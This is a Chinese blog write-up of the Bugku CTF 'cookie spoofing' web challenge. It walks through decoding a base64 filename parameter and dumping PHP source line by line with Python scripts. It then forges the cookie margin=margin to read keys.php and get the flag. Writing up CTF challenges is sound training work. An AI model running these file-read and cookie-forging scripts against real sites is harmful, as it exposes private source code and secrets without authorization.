Bugku----cookies欺骗writeup


原创

Void&Exists 于 2019-06-02 15:36:32 发布 286 收藏
分类专栏： CTF 文章标签： CTF web 网络安全 writeup bugku

本文链接：https://blog.csdn.net/a1004070060/article/details/90739518

解题链接：http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

一、题目打开是一串毫无意义的字符串，抓包也发现不了任何有价值的信息



```
GET /web11/index.php?line=&filename=a2V5cy50eHQ= HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 02 Jun 2019 07:14:08 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 1782

rfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubauf
ibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaer
ubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsg
bvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtub
gtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivr
bgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaien
vdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafeh
baienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfe
iafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeo
iahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598wh
refeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty
598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiof
i48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaiheg
fdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggo
aihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgg
ggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrf
rgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufi
bryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaeru
baufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgb
vaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubg
trsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrb
gtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienv
divrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehb
aienvdivrbgtubgtrsgbvaerubaufibry
```


二、尝试把参数filename的值解码得到真实文件名为keys.txt。

Base64 :

```
a2V5cy50eHQ=
```

Base64解密 :

```
keys.txt
```

三、根据line和filename两个参数猜测网页显示的可能是filename的第line行，于是尝试将文件名改为index.php（记得将index.php转一下base64）

果然显示了源码的第一行：

```
<?php
```

一行一行的看效率太低，且可能有空行导致代码获得不全，我们写脚本获取前一百行，脚本代码如下

```
import requests
flag=100
for i in range(flag):
    url="http://123.206.87.240:8002/web11/index.php?line="+str(i)+"&filename=aW5kZXgucGhw"
    s=requests.get(url)
    print(s.text)
```

成功获取到index.php的源码内容

```
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);



if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}



if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}

?>
```

这段代码的核心逻辑是如果cookie里存在margin字段且字段值为margin，就把keys.php加到数组中，如果数组中存在用户请求的文件名，就显示出该文件的第line行。

到这里问题就很清晰了，我们只需要构造一个含有 **"margin":"margin"**的cookie并和请求的keys.php文件名一同发送给服务器就可以得到keys.php的源码。

四、带有cookies的请求获得keys.php的前20行：

```
import requests
flag=20
cookies={"margin":"margin"}
for i in range(flag):
    url="http://123.206.87.240:8002/web11/index.php?line="+str(i)+"&filename=a2V5cy5waHA="
    s=requests.get(url,cookies=cookies)
    print(s.text)
```

源码即是flag，100pt到手：